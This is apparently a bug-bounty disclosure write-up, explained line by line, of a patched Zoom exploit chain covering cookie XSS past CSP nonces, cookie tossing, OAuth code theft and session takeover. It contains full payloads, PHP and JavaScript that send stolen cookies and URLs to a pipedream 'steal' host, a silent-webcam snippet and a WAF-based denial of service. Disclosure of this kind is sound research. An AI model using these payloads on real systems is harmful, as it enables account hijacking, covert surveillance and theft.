Request Cookie: Cookie: _zm_csp_script_nonce=test">alert(1)//
Response CSP: content-security-policy: script-src 'nonce-5XTGYai_PTRYUB145'
Response HTML: <script nonce="5XTGYai_PTRYUB145">...</script>
Line by line: the request sends a cookie whose value is test">alert(1)//. The " is meant to close the nonce="..." attribute, and alert(1) is a tiny piece of JavaScript that makes the browser show a popup box with the number 1, a common way to prove code ran. The response, however, shows a completely different nonce, 5XTGYai_PTRYUB145, in both the CSP header and the script tag. So the site noticed the quote and replaced the whole value with a fresh random one. The attack did not work.
A quote at the end of the value did not trigger a random nonce, but was not reflected either:
Request Cookie: Cookie: _zm_csp_script_nonce=test"
Response CSP: content-security-policy: script-src 'nonce-test'
Response HTML: <script nonce="test">...</script>
Here the cookie value is test". The response shows test in both places, with the quote simply gone. That is not normal sanitisation or filtering behaviour, so the team suspected something else: cookie string parsing. Some web servers treat a cookie value as a quoted string, the way a programming language treats text between quotation marks, and strip the surrounding quotes. To test the theory, they put the payload inside a quoted string and escaped a double quote in the middle. If the theory was right, the escaped quote would reflect:
Request Cookie: Cookie: _zm_csp_script_nonce="test\"ESCAPED"
Response CSP: content-security-policy: script-src 'nonce-test"ESCAPED'
Response HTML: <script nonce="test"ESCAPED">...</script>
In this request the value is wrapped in double quotes, and the inner \" is an escaped quote: a backslash tells the parser "this quote is part of the text, not the end of the string". The response shows test"ESCAPED in both the CSP header and the script tag. The escaped quote survived, which confirmed the theory: the server parses the cookie as a quoted string, and escaping the escape quote lets the value reflect without a parsing error.
The remaining problem was a CSP nonce mismatch. Look closely at the CSP header: the nonce there is wrapped in single quotes ', while the script attribute uses double quotes ". So the double quote that escaped the attribute became part of the nonce in the header, and the two no longer matched. The browser compares them, sees a difference, and refuses to run the script. The fix was to overwrite the broken CSP nonce with a new nonce that matches what actually ends up in the script's nonce attribute:
Request Cookie: _zm_csp_script_nonce="test\"' 'nonce-test' >alert(1)// ";
Response CSP: content-security-policy: script-src 'nonce-test"' 'nonce-test' >alert(1)//
Response HTML: <script nonce="test"' 'nonce-test' >alert(1)//>...</script>
This payload is dense, so slowly: it starts with a quoted string, escapes a quote, then adds ' 'nonce-test' so that the CSP header contains a valid 'nonce-test' entry, then closes the script tag's attribute with > and adds alert(1)//. The // starts a JavaScript comment, so whatever follows is ignored. The response shows the same text in the CSP header and in the script tag, so the nonces now match and the code runs.
That worked. The page produced about 40 alerts, because the nonce was reflected insecurely in about 40 scripts on the page.
Because Zoom takes security seriously, almost every page carried a CSP, and most Zoom subdomains are clones of the main zoom.us domain. So this flaw affected almost every page and almost every subdomain. Still, nothing was exploitable yet: the researchers could run code only if they could first get the malicious cookie into a victim's browser.
The next instinct was cache poisoning. A cache is a copy of a page kept by a server or a network so it can be served faster to many people; if an attacker can get a poisoned copy stored, every visitor receives it. But every page returned a DYNAMIC cache header, meaning "do not store this, generate it fresh each time". The team spent a few days looking for a cacheable page and found none, which they guess is because Zoom probably dealt with cache poisoning reports before.
So they turned to cookie tossing. Cookie tossing abuses the domain flag of a cookie. When a site sets a cookie, it can say which domain the cookie belongs to. A subdomain such as www.example.com is allowed to set a cookie for the wider domain example.com, and that cookie is then sent to example.com, to sub.example.com and to sub2.sub.example.com. In JavaScript it looks like this:
document.cookie = "cookie=value; domain=.example.com"
document.cookie is the browser's way of reading and writing cookies from JavaScript. The line above creates a cookie named cookie with the value value, and the domain=.example.com part says "this cookie belongs to the whole example.com family of sites". The leading dot is the traditional way of writing that.
At that point the team knew three things:
- There was a working cookie XSS on almost every page on
zoom.us. - Cache poisoning was not possible.
- Cookie tossing could pass cookies from every subdomain.
So an XSS on any subdomain of zoom.us would unlock an XSS on the main domain. A neglected subdomain, where security is less carefully maintained, becomes the way in.
Step 1: a simple XSS on a subdomain
Hunting for any XSS on any Zoom subdomain was not difficult given the number of subdomains, many of which are neglected because an XSS there alone is useless. The bug found was a basic post-based XSS on redacted.zoom.us, with no special tricks:
POST /vuln_endpoint HTTP/1.1
Host: redacted.zoom.us

vuln_parameter="><script>alert(document.domain)</script>
This is an HTTP request, the message a browser sends to a server to ask for something. POST means "here is some data for you", as opposed to GET, which just asks for a page. Host says which site the request is for. The body contains a parameter named vuln_parameter whose value is "><script>alert(document.domain)</script>. The "> closes whatever HTML attribute the site puts the value into, and the <script> tag then runs alert(document.domain), which shows a popup with the site's domain name, proving code ran on that site. "Post-based" means the payload travels in the body of a POST request rather than in the URL.
This was the last piece needed for a working exploit.
Step 2: chaining the two bugs
The entry point for the victim is the post-based XSS on redacted.zoom.us. The entry payload tosses a malicious cookie to https://zoom.us/webinar/register, initially just alert(document.domain), and immediately redirects the user there to activate the cookie XSS. The report notes that https://zoom.us/webinar/register was used instead of https://zoom.us because the team initially thought this was the only vulnerable path, and they kept it for consistency with the original exploit.
To trigger the POST request, the entry point uses this HTML form:
<form action="https://redacted.zoom.us/vuln_endpoint" method='POST'>
<input name='vuln_parameter' value=""
'><script>
document.cookie=`_zm_csp_script_nonce="TEST\\"' 'nonce-TEST' >alert(document.domain)// \";path=/webinar;domain=.zoom.us;`;
location=`https://zoom.us/webinar/register`
</script>"/>
<button>exploit</button>
</form>
Line by line: <form action="..." method='POST'> builds a form that, when submitted, sends a POST request to the vulnerable endpoint on redacted.zoom.us. The <input> field named vuln_parameter carries the payload as its value. " is the HTML encoding of a double quote, used so the quote does not break the surrounding HTML attribute too early. The <script> block is the code that will run once the payload is reflected. Inside it, document.cookie=... sets the malicious _zm_csp_script_nonce cookie for the domain .zoom.us, using the escaped-quote trick from the first bug, and path=/webinar scopes the cookie to the /webinar path so it is sent to the vulnerable page. Then location=... tells the browser to navigate to https://zoom.us/webinar/register, where the cookie XSS fires. The <button> is what a user clicks to submit the form.
Step 3: understanding the OAuth flow
With a full XSS on zoom.us, the team wanted to prove maximum impact by taking over the victim's session. A session is the state of being logged in: after you sign in, the site gives your browser a cookie that proves who you are, and every later request carries it. If an attacker gets that cookie, they can act as you without knowing your password.
Zoom allows login via Google and Apple. That uses OAuth, a system where one website (Zoom) lets another (Google) confirm who you are, without Zoom ever seeing your Google password. The researchers looked at Frans Rosen's OAuth Dirty Dance attack, which abuses the way such a login flow hands out a temporary code.
Clicking "Sign In with Google" fires this request in the background:
GET https://zoom.us/google_OAuth_signin
This is a simple GET request to a Zoom endpoint whose name suggests it starts the Google sign-in. On the request side the team deliberately removed all extra headers, including the Cookie header, because sites often use cookies to validate the state of the OAuth flow against CSRF. CSRF (cross-site request forgery) is when an attacker makes your browser send a request you did not intend; a common defence is to tie the flow to a cookie so a request without the right cookie fails. Removing the cookie was a test: does the flow still work without it? The response was:
HTTP/2 302 Found
Date: Sat, 23 Dec 2023 05:45:54 GMT
Content-Length: 0
Location: https://accounts.google.com/o/oauth2/v2/auth?response_type=code&access_type=offline&client_id=849883241272-[redacted].apps.googleusercontent.com&prompt=select_account&scope=profile%20email&redirect_uri=https%3A%2F%2Fzoom.us%2Fgoogle%2FOAuth&state=[redacted]&_x_zm_rtaid=M9_4zfziQTyGb1yaR_I-1w.1703310354126.[redacted]&_x_zm_rhtaid=819
Set-Cookie: zm_haid=; Max-Age=0; Expires=Thu, 01 Jan 1970 00:00:10 GMT; Domain=zoom.us; Path=/; Secure; HttpOnly
Set-Cookie: zm_tmaid=; Max-Age=0; Expires=Thu, 01 Jan 1970 00:00:10 GMT; Domain=zoom.us; Path=/; Secure; HttpOnly
Set-Cookie: zm_htmaid=; Max-Age=0; Expires=Thu, 01 Jan 1970 00:00:10 GMT; Domain=zoom.us; Path=/; Secure; HttpOnly
Set-Cookie: _zm_ssid=aw1_c_pV2c5uBoSwa-EaH7DBYUZw; Domain=zoom.us; Path=/; Secure; HttpOnly
Set-Cookie: cred=[redacted]; Path=/; Secure; HttpOnly
Set-Cookie: _zm_ctaid=M9_4zfziQTyGb1yaR_I-1w.1703310354126.[redacted]; Max-Age=7200; Expires=Sat, 23 Dec 2023 07:45:54 GMT; Domain=zoom.us; Path=/; Secure; HttpOnly
Set-Cookie: _zm_chtaid=819; Max-Age=7200; Expires=Sat, 23 Dec 2023 07:45:54 GMT; Domain=zoom.us; Path=/; Secure; HttpOnly
Set-Cookie: _zm_mtk_guid=[redacted]; Domain=zoom.us; Path=/; Max-Age=63072000; SameSite=None; Secure
Set-Cookie: _zm_o2state=FaILMc3BTNCgYeNKg5LzMA; Max-Age=600; Expires=Sat, 23 Dec 2023 05:55:54 GMT; Domain=zoom.us; Path=/; Secure; HttpOnly
Set-Cookie: zm_OAuth_back_params=[redacted]; Max-Age=600; Expires=Sat, 23 Dec 2023 05:55:54 GMT; Domain=zoom.us; Path=/; Secure; HttpOnly
Set-Cookie: zm_routing_email=; Max-Age=0; Expires=Thu, 01 Jan 1970 00:00:10 GMT; Domain=zoom.us; Path=/; Secure; HttpOnly
Set-Cookie: zm_routing_snsid=; Max-Age=0; Expires=Thu, 01 Jan 1970 00:00:10 GMT; Domain=zoom.us; Path=/; Secure; HttpOnly
What this shows: 302 Found is a redirect, the server's way of saying "go somewhere else". The Location header says where: a Google address that starts the OAuth flow. The Set-Cookie lines are the server handing the browser a set of cookies. Each has attributes: Domain=zoom.us says which site the cookie belongs to, Path=/ says which paths it is sent to, Secure means only over encrypted HTTPS connections, HttpOnly means JavaScript cannot read it, Max-Age is its lifetime in seconds, and Expires is the date it expires. Several cookies are being cleared (empty value, Max-Age=0), and a few are being set with real values.
The Location header holds the OAuth URL used to complete the flow:
https://accounts.google.com/o/oauth2/v2/auth?response_type=code&access_type=offline&client_id=849883241272-[redacted].apps.googleusercontent.com&prompt=select_account&scope=profile%20email&redirect_uri=https%3A%2F%2Fzoom.us%2Fgoogle%2FOAuth&state=[redacted]&_x_zm_rtaid=M9_4zfziQTyGb1yaR_I-1w.1703310354126.[redacted]&_x_zm_rhtaid=819
This URL is a list of settings, each after a &. response_type=code says "give me back a code". client_id identifies Zoom to Google. prompt=select_account asks Google to show the account chooser. scope=profile%20email asks for the user's profile and email. redirect_uri is where Google should send the user afterwards, here Zoom's own OAuth endpoint. state is a random value the site uses to check the flow is the one it started. The _x_zm_... values are Zoom's own tracking parameters.
Sending the same request again changes only the state parameter; the rest stays the same.
Two cookies in the response look OAuth-related:
zm_OAuth_back_params=[redacted]
_zm_o2state=FaILMc3BTNCgYeNKg5LzMA
The first is base64 and decodes to:
{"base_url":"https://zoom.us"}
Base64 is a way of writing arbitrary data using only letters, digits and a couple of symbols, so it can travel safely in text. Decoding [redacted] gives the JSON above, a small data structure saying the base URL is https://zoom.us. JSON is a common text format for structured data, made of names and values in curly braces.
The second cookie does not look encoded. Base64-decoding the state value from the Google OAuth URL, state=[redacted], gives:
FaILMc3BTNCgYeNKg5LzMA,google_signin
The FaILMc3BTNCgYeNKg5LzMA part matches the _zm_o2state cookie value. So the state parameter is just the cookie value plus ,google_signin, base64-encoded.
Step 4: moving the authorization code into the hash fragment
The next step was to change response_type from code to code,id_token:
https://accounts.google.com/o/oauth2/v2/auth/oauthchooseaccount?response_type=code,id_token&access_type=offline&client_id=849883241272-[redacted].apps.googleusercontent.com&prompt=select_account&scope=profile%20email&redirect_uri=https%3A%2F%2Fzoom.us%2Fgoogle%2FOAuth&state=[redacted]&_x_zm_rtaid=YRKtUDEiQpq8h-XdecBT4A.1703310273066.[redacted]&_x_zm_rhtaid=185&service=lso&o2v=2&theme=glif&flowName=GeneralOAuthFlow
response_type tells Google what to hand back. code means an authorization code, a short-lived ticket that Zoom can exchange for a session. id_token means a signed statement about who the user is. Asking for both changes where Google puts the code when it sends the user back.
This returned the error Nonce required for response_type id_token.
Adding a nonce parameter with any value fixed it:
https://accounts.google.com/o/oauth2/v2/auth/oauthchooseaccount?response_type=code,id_token&access_type=offline&client_id=849883241272-[redacted].apps.googleusercontent.com&prompt=select_account&scope=profile%20email&redirect_uri=https%3A%2F%2Fzoom.us%2Fgoogle%2FOAuth&state=[redacted]&_x_zm_rtaid=YRKtUDEiQpq8h-XdecBT4A.1703310273066.[redacted]&_x_zm_rhtaid=185&service=lso&o2v=2&theme=glif&flowName=GeneralOAuthFlow&nonce=shirley
The only change is &nonce=shirley at the end. The value itself does not matter for this purpose; Google just wants one present.
Clicking the Google account to sign in with redirects back to zoom.us with the authorization code in the hash fragment of the URL. The report notes that this step can be removed from the OAuth flow, which makes the exploit smoother because no further user interaction is needed.
A URL has parts: the scheme (https), the host (zoom.us), the path (/google/OAuth), the query (everything after ?), and the fragment (everything after #). The important difference is that the query is sent to the server, while the fragment is not: it stays in the browser. Because response_type was modified, the OAuth provider sends the authorization code in the hash fragment instead of the query parameter. The code is validated server side, and since the hash fragment is not sent to the server, the code is not consumed. That leaves an unused code that an attacker can steal with an XSS on the same origin where the code is leaked. "Origin" means scheme plus host plus port, the unit browsers use to decide which pages may read each other's data; two pages with the same origin can read each other freely.
The attacker needs a relationship between the XSS window and the window where the code is leaked. Iframes would be easy, but accounts.google.com cannot be framed, so window.open() is used. An iframe is a page embedded inside another page; window.open() opens a separate browser window or tab from JavaScript, and the opener keeps a reference to it.
In a normal OAuth flow this is a long process for Zoom. The screenshot below shows three subsequent requests sent to get the final session cookie from the authorization code.
Converting the code to a session cookie took a long time to figure out. The full session takeover exploit is shown in action here:
Step 5: the server-side exploit
The exploit is written in PHP, a programming language commonly used on web servers. The first part requests the OAuth endpoint and saves the response headers:
<?php

$url = "https://zoom.us/google_OAuth_signin";

$curl = curl_init();
curl_setopt($curl, CURLOPT_URL, $url);
curl_setopt($curl, CURLOPT_HEADER, true);
curl_setopt($curl, CURLOPT_RETURNTRANSFER, true);

$response = curl_exec($curl); //[1]
$header_size = curl_getinfo($curl, CURLINFO_HEADER_SIZE);
$headers = substr($response, 0, $header_size);
$body = substr($response, $header_size);
curl_close($curl);

$headers = explode("\r\n", $headers);
Line by line: $url holds the address to call. curl_init() starts a cURL session, cURL being a tool for making HTTP requests from code. The curl_setopt lines configure it: CURLOPT_URL sets the address, CURLOPT_HEADER says to include the response headers in the output, and CURLOPT_RETURNTRANSFER says to return the result as a string instead of printing it. curl_exec performs the request and stores the whole response in $response. curl_getinfo with CURLINFO_HEADER_SIZE tells how many bytes of that response are headers. substr then splits the response into $headers and $body. curl_close ends the session. Finally explode("\r\n", $headers) splits the header block into an array, one entry per line, because HTTP headers are separated by the two characters carriage return and line feed.
This runs server side, so everything can be read. The Location header, which contains the OAuth URL, is saved:
$location = substr($headers[3], 10); //OAuth url is stored here
$headers[3] is the fourth line of the header block, and substr(..., 10) drops the first ten characters, which are Location: (nine letters, a colon and a space). What remains is the URL.
The required cookies are pulled from the Set-Cookie headers and concatenated. The report calls this messy but working:
$cookie8 = explode(";",substr($headers[8],12))[0];
$cookie14 = explode(";",substr($headers[14],12))[0];
$cookie15 = explode(";",substr($headers[15],12))[0];
$cookie16 = explode(";",substr($headers[16],12))[0];
$cookie18 = explode(";",substr($headers[17],12))[0];
$cookie19 = explode(";",substr($headers[18],12))[0];
$cookie20 = explode(";",substr($headers[19],12))[0];
$cookie21 = explode(";",substr($headers[20],12))[0];
$cookie22 = explode(";",substr($headers[21],12))[0];
$cookie23 = explode(";",substr($headers[22],12))[0];
$cookie24 = explode(";",substr($headers[23],12))[0];
$cookie27 = explode(";",substr($headers[26],12))[0];
$cookie28 = explode(";",substr($headers[27],12))[0];

$cookie_all = $cookie8.$cookie14.$cookie15.$cookie16.$cookie18.$cookie19.$cookie20.$cookie21.$cookie22.$cookie23.$cookie24.$cookie27.$cookie28;
Each line takes one header line by its position in the array, drops the first twelve characters (Set-Cookie: ), then splits on the semicolon and keeps the first part, which is the cookie's name and value without its attributes. The last line glues all of them into one string, $cookie_all, ready to be sent elsewhere.
Removing &prompt=select_account from the OAuth URL makes Google skip the Choose Account step and automatically select the account that has already given consent. The team also found later that response-type switching was unnecessary, because the authorization code was still usable when it stayed in the query parameters; the state did not match, which is why it failed.
To model a real-world attack, the leaked data is sent to an attacker-controlled server:
echo "\n<br/><br/><br/><br/><br/><br/>";
$location = str_replace('&prompt=select_account', '', $location); // to make it interaction less
echo $location;

#send this cookie to attacker-controlled server https://en2celrrewbul.m.pipedream.net/steal?q=
$attackerDomain = "https://en2celrrewbul.m.pipedream.net/steal?q=";

$curl = curl_init();
curl_setopt($curl, CURLOPT_URL, $attackerDomain . urlencode($cookie_all));
curl_setopt($curl, CURLOPT_HEADER, true);
curl_setopt($curl, CURLOPT_RETURNTRANSFER, true);
Line by line: the echo prints some line breaks, purely for layout. str_replace removes &prompt=select_account from the URL so the victim is not asked to choose an account. The next echo prints the modified URL into the page. $attackerDomain is the attacker's own server, a request-collection service, with a ?q= parameter ready to receive data. A new cURL session is started and pointed at that address with $cookie_all appended, URL-encoded so special characters survive the trip. The request is then executed, sending the stolen cookies to the attacker.
The client-side code creates the relationship between the XSS window and the authorization code window.
Which looks like this:
The form input next to the Submit button holds the XSS payload. The textarea next to the Start Exploit link holds the cookies needed to convert the authorization code to a session cookie. Those cookies are sent to the attacker-controlled domain and are only shown on the page to make triage easier; in a real-world scenario the victim does not see them and the form submits automatically. Triage here means the process of a bug bounty team checking a report.
The attack works like this: the attacker sends the victim a URL. The victim opens it, and the PHP script requests the OAuth URL and modifies it for the attack.
Step 6: the client-side windows
The method opens a new window to submit the CSRF (post-based XSS) form, which triggers the XSS on redacted.zoom.us. That window is called winA. After 3 seconds, the current window, winB, redirects to the OAuth URL fetched from the Location header server side. The URL passed to window.location is updated dynamically:
 function startExploit() {

     window.open("", "csrfWindow", "width=500,height=300,toolbar=0");
     csrfForm.submit()

     setTimeout(() => {
         window.location = `https://accounts.google.com/o/oauth2/v2/auth?response_type=code&access_type=offline&client_id=849883241272-[redacted].apps.googleusercontent.com&scope=profile%20email&redirect_uri=https%3A%2F%2Fzoom.us%2Fgoogle%2FOAuth&state=[redacted]&_x_zm_rtaid=1VTqrIgaSTWpHaKIaur4rQ.1703318273241.[redacted]&_x_zm_rhtaid=73;`

     }, 3000);
 }
Line by line: window.open("", "csrfWindow", "width=500,height=300,toolbar=0") opens a new window with an empty address, names it csrfWindow, and gives it a size and no toolbar. csrfForm.submit() submits the form in the current page, which is the POST that triggers the XSS in the new window. setTimeout(..., 3000) waits 3000 milliseconds, three seconds, then runs the function inside. That function sets window.location, which navigates the current window, winB, to the OAuth URL. The URL is in backticks, a JavaScript template string, so it can be filled in dynamically; here it is the modified OAuth URL with prompt=select_account removed.
This payload executes in the context of redacted.zoom.us in winA:
<script>
document.cookie=`_zm_csp_script_nonce="test\\"' 'nonce-test' 'unsafe-eval' >eval(atob('c2V0VGltZW91dCgoKT0+[redacted]'))// \";path=/webinar;domain=.zoom.us;`;
location=`https://zoom.us/webinar/register`
</script>
Line by line: document.cookie=... sets _zm_csp_script_nonce for .zoom.us with an XSS payload. The " sequences are HTML-encoded double quotes, and \\ is an escaped backslash, all part of the quoted-string trick from the first bug. The payload adds 'unsafe-eval' to the policy so that eval is allowed, and eval(atob('...')) decodes a base64 string and runs it. The base64 decodes to a small script that, after a delay, sends window.opener.document.location to the attacker's server and shows it in an alert. The // comments out the rest of the line, and path=/webinar;domain=.zoom.us scopes the cookie. Then location=... redirects the window to https://zoom.us/webinar/register, which reflects the malicious cookie. Any other endpoint can be used here.
The path attribute is added so that if a cookie with the same name already exists, the new one is prioritised because its path is more specific. Browsers send the cookie whose path matches most closely, so a cookie for /webinar wins over one for /.
After the redirect, winA is on http://zoom.us/webinar/register instead of http://redacted.zoom.us, so the base64 payload now executes in the context of zoom.us:
setTimeout(() => {
    fetch('https://en2celr7rewbul.m.pipedream.net/steal?q='+escape(window.opener.document.location));
    alert(window.opener.document.location)
},7000)
Line by line: after 7000 milliseconds, seven seconds, fetch sends a request to the attacker's server with the value of window.opener.document.location appended. window.opener is the window that opened this one, so this reads the address of winB. escape makes the URL safe to put in a query string. The alert shows the same address on screen, useful while testing.
Meanwhile in winB the OAuth flow runs. Because prompt was modified so the user is not asked to select an account, everything happens automatically. The flow then fails because the state does not match the cookie, which is the CSRF protection described earlier. winB's location is now:
https://zoom.us/google/oauth?state=[redacted]&code=4%[redacted]-h5qwplQ9e7MhYFaLA&scope=email+profile+https%3A%2F%2Fwww.googleapis.com%2Fauth%2Fuserinfo.email+openid+https%3A%2F%2Fwww.googleapis.com%2Fauth%2Fuserinfo.profile&authuser=0&prompt=none
This is the address winB ends up on. It contains state, code (the authorization code, URL-encoded so %2F stands for /), scope, authuser and prompt=none. The code is there, unused, because the state check failed.
The exploit in winA waits 7 seconds before executing, to make sure the OAuth flow in winB has completed. winA and winB share the same origin, so from the XSS in winA the URL of winB can be read. Running this line from winA gives the URL for winB:
window.opener.document.location
To retrieve the session cookie from the leaked authorization code, the attacker sets the cookies that were in the Set-Cookie header when the OAuth URL was generated.
After setting the cookies, the attacker opens the leaked URL containing the code and state, retrieves it from their logs, and logs in to the victim's account.
Step 7: persistence
Zoom initially rated the exploit "medium" severity. The team says there was a misunderstanding about what Zoom considered an "Account Takeover", which Zoom defined as completely resetting the user's password and locking them out. The exploit leaked the victim's session to log in without the ability to change the password, which is why the team uses "Session Takeover" to stay consistent with Zoom's VISS definition. VISS is Zoom's own vulnerability severity scoring system. They accepted the rating as a challenge to increase impact.
Resetting a password is not the only way to show persistence. Cookie XSS is effectively client-side stored XSS: the cookie lives in the victim's browser and is sent on every request, so every future request to the vulnerable page triggers the XSS. The XSS lives as long as the cookie lives. In this case the cookie XSS exists on almost all pages of zoom.us, so it triggers on almost every request the user makes.
That persistence allows a self-healing exploit: an exploit inside the cookie XSS restarts the attack silently whenever the attacker loses access, for example because of expired sessions or because the victim kicked out signed-in devices. As long as the victim keeps using Zoom from the browser with the poisoned cookies, the attack can be replayed.
Step 8: browser permission hijacking
Zoom is a video conferencing company, so it has a web-based version for video calls. A victim who has used Zoom over the web has already granted the Zoom origin access to their microphone and camera. Browsers ask for such permission once, with a popup, and remember the answer. With a persistent exploit, no further user interaction is needed after the first infection, so the exploit can run every time the user joins a meeting or visits the site.
The team looked for the feature to join or start a meeting and found the "Join from Your Browser" link when launching a new meeting.
Clicking it redirects to app.zoom.us, where the browser asks for camera and microphone permissions on first use. If the permissions were already accepted, it does not ask again, so this vector only works for users who have used the web interface at least once. The exploit needs JavaScript on app.zoom.us, and app.zoom.us is an exact clone of zoom.us, so the exploit chain works there too.
The attacker first needs to know whether the permissions are enabled. The navigator.permissions API can enumerate them, for example for the camera:
navigator.permissions.query({name:"camera"}).then((result) => {
 console.log(result.state)
});
Line by line: navigator.permissions.query asks the browser about a named permission, here camera. It returns a promise, an object that will produce a result later; .then((result) => {...}) says what to do when the answer arrives. console.log(result.state) prints the state to the browser's developer console.
result.state is granted if enabled, prompt if not enabled, and denied if the user denied it. The exploit checks the state and only starts spying if the permissions are granted, so a user who did not enable them is not alerted. The chances of the permissions being enabled are as high as the chances of a user having used the web app version of Zoom at least once.
A quick PoC shows that the camera can be enabled:
const video = document.createElement('video');
video.autoplay = true;
video.style.width = '100%';
video.style.maxWidth = '600px';

document.body.appendChild(video);

navigator.mediaDevices.getUserMedia({ video: true })
    .then((stream) => video.srcObject = stream)
    .catch((error) => alert(`getUserMedia error: ${error.name}`));
Line by line: document.createElement('video') makes a new video element in memory. video.autoplay = true makes it start playing as soon as it has something to play. The two style lines size it. document.body.appendChild(video) puts it on the page. navigator.mediaDevices.getUserMedia({ video: true }) asks the browser for the camera stream; if the permission is already granted, no popup appears. .then((stream) => video.srcObject = stream) connects the stream to the video element so it shows on screen. .catch(...) shows an alert if something fails, with the error's name.
On its own this is not malicious, but webRTC and websockets can send the webcam's video stream to a C2 server to spy on the user without them accepting any permissions. WebRTC is the browser technology for real-time audio and video; websockets are a way for a page to keep an open two-way connection to a server. A C2 server, short for command and control, is the attacker's server that receives the data.
Step 9: DoS by WAF frame-up
To score availability points, the team abused the WAF to frame the victim as a malicious user by tossing a malicious cookie to every Zoom subdomain:
document.cookie="test=<script>; domain=.zoom.us"
A WAF (web application firewall) is a filter in front of a website that inspects requests and blocks ones that look like attacks. Here the cookie named test contains <script>, a string any WAF recognises as an attack attempt, and domain=.zoom.us sends it to every Zoom subdomain. Any Zoom subdomain with a WAF detects the tossed cookie as malicious and denies access. Framing the user as an attacker denies the victim access to every page on every subdomain that uses a WAF. This is a denial of service: the victim cannot use the site.
The report suggests using the path cookie flag to send the malicious cookie only to specific pages, such as the change password page:
document.cookie="test=<script>; domain=.example.com; path=/change-password"
With path=/change-password, the cookie is only sent to that path, so only that page is blocked. The report suggests this as a way to avoid blocking every page.
Why it worked
The first bug is a lack of sanitisation of the _zm_csp_script_nonce cookie value, which is reflected both into the CSP header and into script nonce attributes. The server parses the cookie value as a quoted string, so an escaped double quote inside a quoted value reflects without a parsing error. The CSP nonce mismatch, caused by the single quotes in the CSP header, is worked around by overwriting the nonce with a matching value. The report does not describe the server-side code, so the exact parsing implementation is not shown.
The second bug is a basic post-based XSS on a subdomain, with no special tricks. The chain works because the domain cookie flag lets any subdomain set cookies for the registrable domain, so a cookie set on a neglected subdomain is sent to zoom.us. Cache poisoning was not available because every page returned a DYNAMIC cache header.
The OAuth part relies on the authorization code being placed in the hash fragment, which is not sent to the server and therefore not consumed, and on the attacker being able to read the URL of a same-origin window with window.opener.document.location. The state cookie protects the flow against CSRF, but the leaked code can still be exchanged by an attacker who sets the cookies captured when the OAuth URL was generated.
The browser permission part relies on permissions already granted to the Zoom origin, which the attacker can query with navigator.permissions and then use with getUserMedia.
What an attacker could do
An attacker can take over a victim's Zoom session by stealing an OAuth authorization code and exchanging it for a session cookie, without the ability to change the password. The XSS is persistent for as long as the poisoned cookie lives, and it triggers on almost every page of zoom.us and on most subdomains, which allows a self-healing exploit that restarts the attack when access is lost.
If the victim has used the web version of Zoom and granted camera and microphone permissions, the attacker can silently turn on the camera and microphone and stream them to a C2 server, without the victim accepting any permission prompt. This only works for users who have used the web interface at least once.
The WAF frame-up denies the victim access to every page on every subdomain that uses a WAF, and can be narrowed to specific paths with the path cookie flag.
The fix
Zoom fully patched the vulnerability, and the team verified the fix on 01/01/2024. The report does not describe the changes Zoom made.
Things to try on your own targets
- Cookie values reflected into CSP headers or
nonceattributes. Send a cookie with a quoted string and an escaped double quote, and check whether the value reflects without a parsing error. A positive result is a reflected value in the CSP header or in a scriptnonceattribute. - Cookie string parsing on other servers. Try
Cookie: name="test\"ESCAPED"and look for the escaped quote in the response. A positive result is a reflected value that would otherwise be filtered. - Cookie tossing from neglected subdomains. Find any XSS on a subdomain and set a cookie with
domain=.example.com. A positive result is the cookie being sent to the main domain and triggering the XSS there. - Cache poisoning as an alternative to cookie tossing. Check whether pages return a cacheable header instead of
DYNAMIC. A positive result is a cacheable page that reflects the cookie. - OAuth response-type switching. Change
response_typefromcodetocode,id_tokenand add anonceparameter. A positive result is the authorization code arriving in the hash fragment and remaining unused. - OAuth state cookie analysis. Base64-decode the
stateparameter and compare it with the state cookie. A positive result is a match that reveals how the state is generated. - Same-origin window reading. From an XSS window, read
window.opener.document.locationof a window on the same origin. A positive result is the URL of the other window, including an authorization code. - Browser permission enumeration. Run
navigator.permissions.query({name:"camera"})on the target origin. A positive result isgranted, which meansgetUserMediacan be used without a prompt. - WAF frame-up. Set a cookie with a script tag for the registrable domain and visit subdomains with a WAF. A positive result is access being denied to the victim.
Glossary
- API: a defined set of addresses and rules one program uses to talk to another; here, the endpoints a website exposes so browsers and other sites can request things.
- Authorization code: a short-lived ticket an OAuth provider gives back after a user signs in, which the site exchanges for a session.
- Base64: a way of writing arbitrary data using only letters, digits and a few symbols so it can travel safely in text.
- Bug bounty programme: a scheme where a company pays people who find and privately report security problems.
- Cache: a stored copy of a page or response kept to serve it faster; a poisoned cache serves an attacker's copy to everyone.
- Cache poisoning: getting an attacker-controlled response stored in a cache so other users receive it.
- C2 server: command and control server, the attacker's machine that receives stolen data or sends instructions.
- Cookie: a small piece of text a site asks the browser to store and send back on later requests, often used to remember who you are.
- Cookie tossing: setting a cookie for a parent domain from a subdomain, so the cookie is sent to other sites under that domain.
- Cookie XSS: an XSS that lives in a cookie value which the site reflects into its pages.
- CSP (Content Security Policy): a rule list a site sends to the browser saying which scripts and resources are allowed.
- CSRF (cross-site request forgery): tricking a logged-in user's browser into sending a request the user did not intend.
- cURL: a tool and library for making HTTP requests from code or the command line.
- Denial of service (DoS): making a service unavailable to its users.
- Domain: the name of a site, such as
example.com; subdomains likewww.example.comsit under it. - DOM / document: the browser's in-memory model of a page, which JavaScript can read and change.
- eval: a JavaScript function that runs a string as code.
- Fragment (hash fragment): the part of a URL after
#, which stays in the browser and is not sent to the server. - getUserMedia: the browser API that asks for camera and microphone access.
- Hash fragment: see Fragment.
- Header: a line of metadata in an HTTP request or response, such as
LocationorSet-Cookie. - HTML: the language that describes the structure of a web page.
- HTTP: the protocol browsers and servers use to exchange requests and responses.
- HttpOnly: a cookie attribute that stops JavaScript from reading the cookie.
- Iframe: a page embedded inside another page.
- JavaScript: the programming language browsers run to make pages interactive.
- JSON: a text format for structured data, made of names and values.
- Nonce: a one-time random value used to mark trusted scripts in a CSP, or to tie an OAuth request to its response.
- OAuth: a system where one site lets another confirm who you are without sharing your password.
- OAuth Dirty Dancing: an attack that abuses an OAuth flow to steal an authorization code and turn it into a session.
- Origin: scheme plus host plus port, the unit browsers use to decide which pages may read each other's data.
- Parameter: a named value in a request, in the URL query or in the body.
- PHP: a programming language commonly used on web servers.
- PoC (proof of concept): a small demonstration that a vulnerability is real.
- POST: an HTTP method that sends data to the server, as opposed to GET which just asks for a page.
- Promise: a JavaScript object that will produce a result later.
- Query string: the part of a URL after
?, sent to the server. - Redirect: a server response telling the browser to go to another address.
- Reflection: when a site prints input from a request back into its response.
- Registrable domain: the part of a domain you can register, such as
example.com, shared by all its subdomains. - Sanitisation: cleaning or escaping input so it cannot break out of its context.
